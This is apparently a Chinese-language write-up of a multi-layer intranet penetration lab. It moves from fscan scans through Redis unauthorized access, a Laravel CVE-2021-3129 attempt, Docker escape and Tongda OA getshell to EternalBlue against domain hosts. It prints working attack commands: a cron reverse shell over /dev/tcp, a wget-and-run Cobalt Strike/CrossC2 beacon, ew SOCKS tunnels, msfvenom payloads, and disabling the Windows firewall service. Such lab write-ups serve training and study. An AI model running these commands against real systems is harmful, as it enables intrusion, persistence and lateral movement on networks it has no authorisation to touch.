

环境介绍

- 攻击机: 192.168.111.25
- web靶机: 192.168.111.20/192.168.50.10
- PC1: 192.168.52.20
- PC2: 192.168.52.30
- DC: 192.168.93.30

fscan漏洞探测

```
1 | fscan -h 192.168.111.20
2
3 |
4 |
5 |
6 |
7 |
8 | Fscan Version: 2.0.0
9
10 [2025-12-15 11:00:00] [INFO] 暴力破解线程数: 1
11 [2025-12-15 11:00:00] [INFO] 开始信息扫描
12 [2025-12-15 11:00:00] [INFO] 最终有效主机数量: 1
13 [2025-12-15 11:00:00] [INFO] 开始主机扫描
14 [2025-12-15 11:00:00] [INFO] 有效端口数量: 233
15 [2025-12-15 11:00:01] [SUCCESS] 端口开放 192.168.111.20:80
16 [2025-12-15 11:00:01] [SUCCESS] 端口开放 192.168.111.20:81
17 [2025-12-15 11:00:01] [SUCCESS] 端口开放 192.168.111.20:6379
18 [2025-12-15 11:00:01] [SUCCESS] 端口开放 192.168.111.20:22
19 [2025-12-15 11:00:01] [SUCCESS] 服务识别 192.168.111.20:22 => [ssh] 版本:7.6p1
    Ubuntu 4ubuntu0.4 产品:OpenSSH 系统:Linux 信息:Ubuntu Linux; protocol 2.0
    Banner:[SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.4.]
20 [2025-12-15 11:00:06] [SUCCESS] 服务识别 192.168.111.20:80 => [http] 版
    本:1.14.0 产品:nginx 系统:Linux 信息:Ubuntu
21 [2025-12-15 11:00:06] [SUCCESS] 服务识别 192.168.111.20:6379 => [redis] 版
    本:2.8.17 产品:Redis key-value store
22 [2025-12-15 11:00:06] [SUCCESS] 服务识别 192.168.111.20:81 => [http] 版
    本:1.14.0 产品:nginx 系统:Linux 信息:Ubuntu
23 [2025-12-15 11:00:11] [INFO] 存活端口数量: 4
24 [2025-12-15 11:00:11] [INFO] 开始漏洞扫描
25 [2025-12-15 11:00:12] [INFO] 加载的插件: redis, ssh, webpoc, webtitle
26 [2025-12-15 11:00:12] [SUCCESS] 网站标题 http://192.168.111.20 状态码:502
    长度:584 标题:502 Bad Gateway
27 [2025-12-15 11:00:15] [SUCCESS] Redis 192.168.111.20:6379 发现未授权访问 文件位
    置:/root/dump.rdb
28 [2025-12-15 11:00:15] [SUCCESS] 网站标题 http://192.168.111.20:81 状态码:200
    长度:17474 标题:Laravel
```

```

29 [2025-12-15 11:00:15] [SUCCESS] 发现指纹 目标: http://192.168.111.20:81 指纹:
[Laravel]
30 [2025-12-15 11:00:17] [SUCCESS] Redis 192.168.111.20:6379 可写入路径
/root/.ssh/
31 [2025-12-15 11:00:17] [SUCCESS] Redis 192.168.111.20:6379 可写入路径
/var/spool/cron/
32 [2025-12-15 11:00:19] [SUCCESS] Redis无密码连接成功: 192.168.111.20:6379
33 [2025-12-15 11:00:32] [SUCCESS] 目标: http://192.168.111.20:81
34 漏洞类型: poc-yaml-laravel-cve-2021-3129
35 漏洞名称:
36 详细信息:
37     author:Jarcis-cy(https://github.com/Jarcis-cy)
38     links:https://github.com/vulhub/vulhub/blob/master/laravel/CVE-2021-
3129
39 [2025-12-15 11:01:09] [SUCCESS] 扫描已完成: 6/6

```

- 开启6389端口, Redis无密码连接成功: 192.168.111.20:6379, 存在redis未授权访问漏洞
- 存在poc-yaml-laravel-cve-2021-3129漏洞

## redis未授权访问

- 写ssh公钥拿shell-- redis\_tool



- ssh连接

```
1 ssh root@192.168.111.20
```

```
C:\Users\Administrator>ssh root@192.168.111.20
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 5.4.0-66-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

439 packages can be updated.
347 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Thu Feb 25 06:30:56 2021 from 192.168.1.7
root@ubuntu:~#
```


## laravel-cve-2021-3129

- exp-tool文件上传

- |           |                        |    |                          |      |
|-----------|------------------------|----|--------------------------|------|
| 选择漏洞      | Laravel_debug_mod_rce▼ | 地址 | http://192.168.111.20:81 | 验证   |
| 基本信息 文件上传 |                        |    |                          |      |
| 文件名       | json.php               |    | Linux ▼                  | 上传文件 |
| 无需输入      |                        |    |                          |      |

Godzilla\_PHP\_XOR\_BASE64 上传成功: http://192.168.111.20:81/json.php 密码: json

- 哥斯拉根本连不上，你说扯不扯。



- 用exp打也打不进

```

C:\laravel_exploit\CVE-2021-3129>python exp.py http://192.168.111.20:81
[*] Try to use Laravel/RCE1 for exploitation.
[+]exploit:
[*] Laravel/RCE1 Result:

[*] Try to use Laravel/RCE2 for exploitation.
[+]exploit:
[*] Laravel/RCE2 Result:

[*] Try to use Laravel/RCE3 for exploitation.
[+]exploit:
[*] Laravel/RCE3 Result:

[*] Try to use Laravel/RCE4 for exploitation.
[+]exploit:
[*] Laravel/RCE4 Result:

[*] Try to use Laravel/RCE5 for exploitation.
[+]exploit:
[*] Laravel/RCE5 Result:

[*] Try to use Laravel/RCE6 for exploitation.
[+]exploit:
[*] Laravel/RCE6 Result:

[*] Try to use Laravel/RCE7 for exploitation.
[+]exploit:
[*] Laravel/RCE7 Result:

[*] Try to use Monolog/RCE1 for exploitation.
[+]exploit:

```

- msf的laravel攻击模块更是史。对于Laravel v8.29.0版本的默认不存在cve-2021-3129漏洞，根本打不了

```
msf exploit(multi/php/ignition_laravel_debug_rce) > run
[-] Handler failed to bind to 192.168.111.25:4444:- -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking component version to 192.168.111.20:81
[!] The target is not exploitable. ForceExploit is enabled, proceeding with exploitation.
[*] Exploit completed, but no session was created.
```

## docker逃逸

### 识别容器

```
1 | ls /.dockerenv
```

### 查看是否有危险配置

```
1 | # 0000003fffffffff或0000001fffffffff → 特权模式
2 | mount | grep -E "docker.sock|/proc|/sys|/ |privileged"
3 | cat /proc/self/status | grep CapEff
4 |
5 | # 能看到宿主机磁盘 → privileged
6 | fdisk -l
7 |
8 | # K8s 环境再看 API
9 | env | grep -i kube
```

- 当前权限

```
1 | id      # uid=33(www-data) 说明还要提权
```

### 提权

。。。实操出真知就先不写了，上都上不去。

### privileged 模式

```
1 | //查看挂载磁盘，看哪个分区最大、哪个有 Linux filesystem 标志，直接锁定宿主机根盘
2 | fdisk -l
3 |
4 | //创建test目录，并挂载到主机
5 | mkdir /test && mount /dev/vda1 /test
6 | ls test
7 |
8 | //完成逃逸，设置主目录为test
9 | chroot /test
```

### 反弹shell

```
1 | echo '* * * * * /bin/bash -i >& /dev/tcp/监听机ip/监听端
   | 0>&1' >> /var/spool/cron/root
```



```
9  [*] 扫描类型: all, 目标端口:
    21,22,80,81,135,139,443,445,1433,1521,3306,5432,6379,7001,8000,8080,8089,900
    0,9200,11211,27017,80,81,82,83,84,85,86,87,88,89,90,91,92,98,99,443,800,801,
    808,880,888,889,1000,1010,1080,1081,1082,1099,1118,1888,2008,2020,2100,2375,
    2379,3000,3008,3128,3505,5555,6080,6648,6868,7000,7001,7002,7003,7004,7005,7
    007,7008,7070,7071,7074,7078,7080,7088,7200,7680,7687,7688,7777,7890,8000,80
    01,8002,8003,8004,8006,8008,8009,8010,8011,8012,8016,8018,8020,8028,8030,803
    8,8042,8044,8046,8048,8053,8060,8069,8070,8080,8081,8082,8083,8084,8085,8086
    ,8087,8088,8089,8090,8091,8092,8093,8094,8095,8096,8097,8098,8099,8100,8101,
    8108,8118,8161,8172,8180,8181,8200,8222,8244,8258,8280,8288,8300,8360,8443,8
    448,8484,8800,8834,8838,8848,8858,8868,8879,8880,8881,8888,8899,8983,8989,90
    00,9001,9002,9008,9010,9043,9060,9080,9081,9082,9083,9084,9085,9086,9087,908
    8,9089,9090,9091,9092,9093,9094,9095,9096,9097,9098,9099,9100,9200,9443,9448
    ,9800,9981,9986,9988,9998,9999,10000,10001,10002,10004,10008,10010,10250,120
    18,12443,14000,16080,18000,18001,18002,18004,18008,18080,18082,18088,18090,1
    8098,19001,20000,20720,21000,21501,21502,28018,20880
10 [*] 开始信息扫描...
11 [*] CIDR范围: 192.168.52.0-192.168.52.255
12 [*] 已生成IP范围: 192.168.52.0 - 192.168.52.255
13 [*] 已解析CIDR 192.168.52.0/24 -> IP范围 192.168.52.0-192.168.52.255
14 [*] 最终有效主机数量: 256
15 [+] 目标 192.168.52.10 存活 (ICMP)
16 [+] 目标 192.168.52.20 存活 (ICMP)
17 [+] 目标 192.168.52.30 存活 (ICMP)
18 [+] ICMP存活主机数量: 3
19 [*] 共解析 218 个有效端口
20 [+] 端口开放 192.168.52.10:22
21 [+] 端口开放 192.168.52.10:6379
22 [+] 端口开放 192.168.52.10:81
23 [+] 端口开放 192.168.52.10:80
24 [+] 端口开放 192.168.52.30:135
25 [+] 端口开放 192.168.52.20:8000
26 [+] 端口开放 192.168.52.30:139
27 [+] 端口开放 192.168.52.30:8080
28 [+] 端口开放 192.168.52.30:445
29 [+] 端口开放 192.168.52.20:22
30 [+] 存活端口数量: 10
31 [*] 开始漏洞扫描...
32 [+] Redis扫描模块开始...
33 [!] 扫描错误 192.168.52.30:139 - netbios error
34 [!] 扫描错误 192.168.52.30:135 - [-] 解码主机信息失败: encoding/hex: odd length
    hex string
35 [*] 网站标题 http://192.168.52.10 状态码:502 长度:584 标题:502 Bad
    Gateway
36 [+] MS17-010 192.168.52.30 (Windows 7 Professional 7601 Service Pack 1)
37 [*] 网站标题 http://192.168.52.30:8080 状态码:200 长度:10065 标题:通达OA网络智能
    办公系统
38 [+] 发现指纹 目标: http://192.168.52.30:8080 指纹: [通达OA]
39 [*] 网站标题 http://192.168.52.10:81 状态码:200 长度:17474 标题:Laravel
40 [*] 网站标题 http://192.168.52.20:8000 状态码:200 长度:17474 标题:Laravel
41 [+] 发现指纹 目标: http://192.168.52.20:8000 指纹: [Laravel]
42 [+] [发现漏洞] 目标: http://192.168.52.30:8080
43 漏洞类型: tongda-user-session-disclosure
44 漏洞名称:
45 详细信息: %!s(<nil>)
46 [+] 发现指纹 目标: http://192.168.52.10:81 指纹: [Laravel]
```

```

47 [!] 扫描错误 192.168.52.20:22 - ssh: handshake failed: read tcp
    192.168.52.10:42838->192.168.52.20:22: i/o timeout
48 [+] Redis 192.168.52.10:6379 发现未授权访问 文件位置:/root/.ssh/authorized_keys
49 [+] Redis 192.168.52.10:6379 可写入路径 /root/.ssh/
50 [+] Redis 192.168.52.10:6379 可写入路径 /var/spool/cron/
51 [!] 扫描错误 192.168.52.10:22 - 扫描总时间超时: context deadline exceeded
52 [+] [发现漏洞] 目标: http://192.168.52.10:81
53     漏洞类型: poc-yaml-laravel-cve-2021-3129
54     漏洞名称:
55     详细信息: %!s(<nil>)
56 [+] [发现漏洞] 目标: http://192.168.52.20:8000
57     漏洞类型: poc-yaml-laravel-cve-2021-3129
58     漏洞名称:
59     详细信息: %!s(<nil>)
60 [+] 扫描已完成: 10/10
61 [*] 扫描结束,耗时: 1m32.992243292

```

- 192.168.52.0网段存在三台主机，52.10这台不用管，52.20存在 poc-yaml-laravel-cve-2021-3129 漏洞，52.30存在ms17-010永恒之蓝和 tongda-user-session-disclosure 漏洞

### msf开启代理

```
1 run post/multi/manage/autoroute
```

```

1 use auxiliary/server/socks_proxy
2 set SRVHOST 0.0.0.0
3 set SRVPORT 10800
4 set VERSION 5
5 run -j

```

### CS--CrossC2上线第一层linux

```

1 CrossC2插件下载: https://github.com/gloxec/CrossC2/releases
2 安装使用教程: https://mp.weixin.qq.com/s/egoN4inC0J4-wm\_Fjwu7Fw?
    scene=1&click_id=2

```



CrossC2 Listener

## Export CrossC2 Payload

<https://github.com/dloves/CrossC2>

host beacon port: 55413

Choose: default ./cobaltstrike.beacon\_keys ./cobaltstrike.beacon\_keys

[+]Choose: c2profile null

[ ]Choose: rebind\_dynamic\_lib null

[ ]Choose: config\_ini null

System: Linux

Listener: (reverse\_https) beacon\_https

Arch: x64

upx: upx

OutputFileName: t\_cc2.out

SSL: ☒ 启用SSL

CS Version: <= 4.8

生成

- linux远程下载, 执行

```
1 | wget http://192.168.111.25:8082/t_cc2.out
```

```
root@ubuntu:~# wget http://192.168.111.25:8082/t_cc2.out
--2025-12-16 18:48:22-- http://192.168.111.25:8082/t_cc2.out
Connecting to 192.168.111.25:8082... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1425368 (1.4M) [application/octet-stream]
Saving to: 't_cc2.out'

t_cc2.out          100%[=====]
2025-12-16 18:48:23 (2.39 MB/s) - 't_cc2.out' saved [1425368/1425368]

root@ubuntu:~# chmod 777 t_cc2.out
root@ubuntu:~# ./t_cc2.out
```

- cs上线

external	internal	listener	user	computer	note
192.168.111.20	192.168.52.10	beacon_https	root *	ubuntu(1953)	

## ew搭建第二层隧道

- 使用 ew 与攻击机建立socks连接

```
1 #本机执行
2 ew_for_win.exe -s rcsocks -l 1080 -e 1234
3
4 #上传ew,靶机执行
5 ./ew_for_linux64 -s rsocks -d 192.168.111.25 -e 1234
```

- 配置 proxifier

代理规则

名称: 2 ☒ 是否有效

应用程序

举例: iexplore.exe; "some app.exe"; fire\*.exe; \*.bin

目标主机

举例: 127.0.0.1; \*.example.com; 192.168.1.\*; 10.1.0.0-10.5.255.255


目标端口

举例: 80; 8000-9000; 3128


动作(Direct-直接/Block-拦截):

## 第二层getshell

- 访问第二层内网通达网站，利用liqun工具getshell
- 获取cookie



- 哥斯拉连接成功



## 第二层上线

### cs上线

- 上传正向连接马，一直上线不了，所以改为msf上线第二层

### msf上线

- 生成msf正向连接马，上传第二台主机192.168.52.30

```
1 msfvenom -p windows/x64/meterpreter/bind_tcp LPORT=10086 -f exe -o bind.exe
```

- 开启监听

```
1 setg Proxies socks5:127.0.0.1:10800
2 setg ReverseAllowProxy true
3 use exploit/multi/handler
4 set payload windows/x64/meterpreter/bind_tcp
5 set RHOST 192.168.52.30
6 set LPORT 10086
7 run
```

- 上传木马后执行，没有成功上线，怀疑是开了防火墙

## 关闭防火墙

- 1 rem 2. (可选) 一次性禁用服务, 开机也不再自启
- 2 sc stop mpssvc && sc config mpssvc start= disabled

- 上线成功

```
msf exploit(multi/handler) > run
[*] Started bind TCP handler against 192.168.52.30:10086
[*] Sending stage (230982 bytes) to 192.168.52.30
[*] Meterpreter session 2 opened (127.0.0.1:41465 -> 127.0.0.1:10800) at 2025-1

meterpreter > shell
Process 1708 created.
Channel 1 created.
Microsoft Windows [汾 6.1.7601]
(c) 2009 Microsoft Corporation

C:\MYOA\webroot>whoami
whoami
nt authority\system

C:\MYOA\webroot>
```

- 网络探测, 存在 192.168.93.0 网段

```
C:\MYOA\webroot>ipconfig
ipconfig

Windows IP

_ 4:

DNS . . . . . :
IPv6 . . . . . : fe80::d86e:8e4b:4a74:885d%23
IPv4 . . . . . : 192.168.93.20
. . . . . : 255.255.255.0
I . . . . . :

Npcap Loopback Adapter:

DNS . . . . . :
IPv6 . . . . . : fe80::b461:ccad:e30f:81ba%22
IPv4 . . . . . : 169.254.129.186
. . . . . : 255.255.0.0
I . . . . . :

:

DNS . . . . . :
IPv6 . . . . . : fe80::3851:d265:98c9:48c4%11
IPv4 . . . . . : 192.168.52.30
. . . . . : 255.255.255.0
I . . . . . : 192.168.52.2

isatap.{4DAEBDFD-0177-4691-8243-B73297E2F0FF}:
```

## 上传fscan探测

```

C:\MYOA\webroot>fscan -h 192.168.93.0/24
fscan -h 192.168.93.0/24

|      _       |
|   /_ \     _ _ _ _ _ _ _ _ _ _ | | _  | | | | | |
|  / /_\_/___/_|/_ _| '___/ _` |_/_ _|_|/_/ |
| / /_\__\____\_ _ \(_|| | | (_| | (_|    <  |
| \___/_ _ _ _ _|___/\___|_| \__,_,_|\\___|_|\\_\ |

Fscan Version: 2.0.0

[2025-12-17 14:36:46] [INFO] 暴力破解线程数： 1
[2025-12-17 14:36:46] [INFO] 开始信息扫描
[2025-12-17 14:36:46] [INFO] CIDR范围： 192.168.93.0-192.168.93.255
[2025-12-17 14:36:46] [INFO] 生成IP范围：
192.168.93.0.%!d(string=192.168.93.255) - %!s(MISSING).%!d(MISSING)
[2025-12-17 14:36:46] [INFO] 解析CIDR 192.168.93.0/24 -> IP范围 192.168.93.0-192.168.93.255
[2025-12-17 14:36:46] [INFO] 最终有效主机数量： 256
[2025-12-17 14:36:46] [INFO] 开始主机扫描
[2025-12-17 14:36:46] [SUCCESS] 目标 192.168.93.10    存活 (ICMP)
[2025-12-17 14:36:46] [SUCCESS] 目标 192.168.93.20    存活 (ICMP)
[2025-12-17 14:36:46] [SUCCESS] 目标 192.168.93.30    存活 (ICMP)
[2025-12-17 14:36:47] [SUCCESS] 目标 192.168.93.40    存活 (ICMP)
[2025-12-17 14:36:52] [INFO] 存活主机数量： 4
[2025-12-17 14:36:52] [INFO] 有效端口数量： 233
[2025-12-17 14:36:52] [SUCCESS] 端口开放 192.168.93.30:88
[2025-12-17 14:36:52] [SUCCESS] 端口开放 192.168.93.10:22
[2025-12-17 14:36:52] [SUCCESS] 服务识别 192.168.93.10:22 => [ssh] 版本:6.6.1p1 Ubuntu 2ubuntu2.13 产品:OpenSSH 系统:Linux 信息:Ubuntu Linux; protocol 2.0 Banner:[SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.13.]
[2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.30:135
[2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.20:135
[2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.20:110
[2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.40:135
[2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.40:445
[2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.30:445
[2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.20:445
[2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.30:389
[2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.40:139
[2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.30:139
[2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.20:139
[2025-12-17 14:36:53] [SUCCESS] 服务识别 192.168.93.20:110 => [pop3] Banner: [+OK TDpop3Server 1.0 POP3 Server ready..]
[2025-12-17 14:36:57] [SUCCESS] 服务识别 192.168.93.30:88 =>
[2025-12-17 14:36:59] [SUCCESS] 服务识别 192.168.93.40:445 =>
[2025-12-17 14:36:59] [SUCCESS] 服务识别 192.168.93.30:445 =>
[2025-12-17 14:36:59] [SUCCESS] 服务识别 192.168.93.20:445 =>
[2025-12-17 14:36:59] [SUCCESS] 服务识别 192.168.93.30:389 => [ldap] 产品:Microsoft Windows Active Directory LDAP 系统:windows 信息:Domain: whoamianony.org, Site: Default-First-Site-Name
[2025-12-17 14:36:59] [SUCCESS] 服务识别 192.168.93.40:139 => Banner:[.]
[2025-12-17 14:36:59] [SUCCESS] 服务识别 192.168.93.30:139 => Banner:[.]

```

```
47 [2025-12-17 14:36:59] [SUCCESS] 服务识别 192.168.93.20:139 => Banner:[.]
48 [2025-12-17 14:37:00] [SUCCESS] 端口开放 192.168.93.10:8000
49 [2025-12-17 14:37:03] [SUCCESS] 端口开放 192.168.93.20:8080
50 [2025-12-17 14:37:10] [SUCCESS] 服务识别 192.168.93.20:8080 => [http] 产
    品:nginx
51 [2025-12-17 14:37:19] [SUCCESS] 服务识别 192.168.93.10:8000 => [http]
52 [2025-12-17 14:37:59] [SUCCESS] 服务识别 192.168.93.30:135 =>
53 [2025-12-17 14:37:59] [SUCCESS] 服务识别 192.168.93.20:135 =>
54 [2025-12-17 14:38:00] [SUCCESS] 服务识别 192.168.93.40:135 =>
55 [2025-12-17 14:38:00] [INFO] 存活端口数量: 15
56 [2025-12-17 14:38:00] [INFO] 开始漏洞扫描
57 [2025-12-17 14:38:00] [INFO] 加载的插件: findnet, ldap, ms17010, netbios,
    pop3, smb, smb2, smbghost, ssh, webpoc, webtitle
58 [2025-12-17 14:38:01] [SUCCESS] 发现漏洞 192.168.93.20 [windows 7 Professional
    7601 Service Pack 1] MS17-010
59 [2025-12-17 14:38:01] [SUCCESS] NetInfo 扫描结果
60 目标主机: 192.168.93.20
61 主机名: PC1
62 发现的网络接口:
63     IPv4地址:
64         └─ 192.168.52.30
65 [2025-12-17 14:38:01] [SUCCESS] NetInfo 扫描结果
66 目标主机: 192.168.93.40
67 主机名: PC2
68 发现的网络接口:
69     IPv4地址:
70         └─ 192.168.93.40
71 [2025-12-17 14:38:01] [SUCCESS] NetInfo 扫描结果
72 目标主机: 192.168.93.30
73 主机名: DC
74 发现的网络接口:
75     IPv4地址:
76         └─ 192.168.93.30
77 [2025-12-17 14:38:01] [SUCCESS] 发现漏洞 192.168.93.40 [windows 7 Professional
    7601 Service Pack 1] MS17-010
78 [2025-12-17 14:38:01] [SUCCESS] 发现漏洞 192.168.93.30 [windows Server 2012 R2
    Datacenter 9600] MS17-010
79 [2025-12-17 14:38:01] [SUCCESS] NetBios 192.168.93.30
    DC:DC.whoamianony.org windows Server 2012 R2 Datacenter 9600
80 [2025-12-17 14:38:01] [SUCCESS] NetBios 192.168.93.40 PC2.whoamianony.org
    windows 7 Professional 7601 Service Pack 1
81 [2025-12-17 14:38:01] [SUCCESS] 网站标题 http://192.168.93.20:8080 状态码:200
    长度:10065 标题:通达OA网络智能办公系统
82 [2025-12-17 14:38:01] [SUCCESS] 网站标题 http://192.168.93.10:8000 状态码:200
    长度:17474 标题:Laravel
83 [2025-12-17 14:38:02] [SUCCESS] 发现指纹 目标: http://192.168.93.20:8080 指纹:
    [通达OA]
84 [2025-12-17 14:38:02] [SUCCESS] 发现指纹 目标: http://192.168.93.10:8000 指纹:
    [Laravel]
85 [2025-12-17 14:38:17] [SUCCESS] 目标: http://192.168.93.10:8000
86 漏洞类型: poc-yaml-laravel-cve-2021-3129
87 漏洞名称:
88 详细信息:
89     author:Jarcis-cy(https://github.com/Jarcis-cy)
90     links:https://github.com/vulhub/vulhub/blob/master/laravel/CVE-2021-3129
```

- 192.168.93.20是已上线主机，不用理会。
- 探测出两台主机，win7 192.168.93.40，域控 192.168.93.30
- 192.168.93.40和192.168.93.30存在ms17-010

## 第三层上线

## msf上线

## 配置代理

```
1 | run post/multi/manage/autoroute
```

```
1 use auxiliary/server/socks_proxy
2 set SRVHOST 0.0.0.0
3 set SRVPORT 10801
4 set VERSION 5
5 run -j
```

## 永恒之蓝

- 攻击 192.168.93.40

```
1 setg Proxies socks5:127.0.0.1:10801
2 use exploit/windows/smb/ms17_010_eternalblue
3 set rhosts 192.168.93.40
4 set payload windows/x64/meterpreter/bind_tcp
5 set rhost 192.168.93.40
6 set lport 4444
7 exploit
```

- 上线成功

```
[*] Sending stage (230982 bytes) to 192.168.93.40
[*] Meterpreter session 4 opened (127.0.0.1:39181 -> 127.0.0.1:10801) at 2025-12-18 10:49:56 +0800
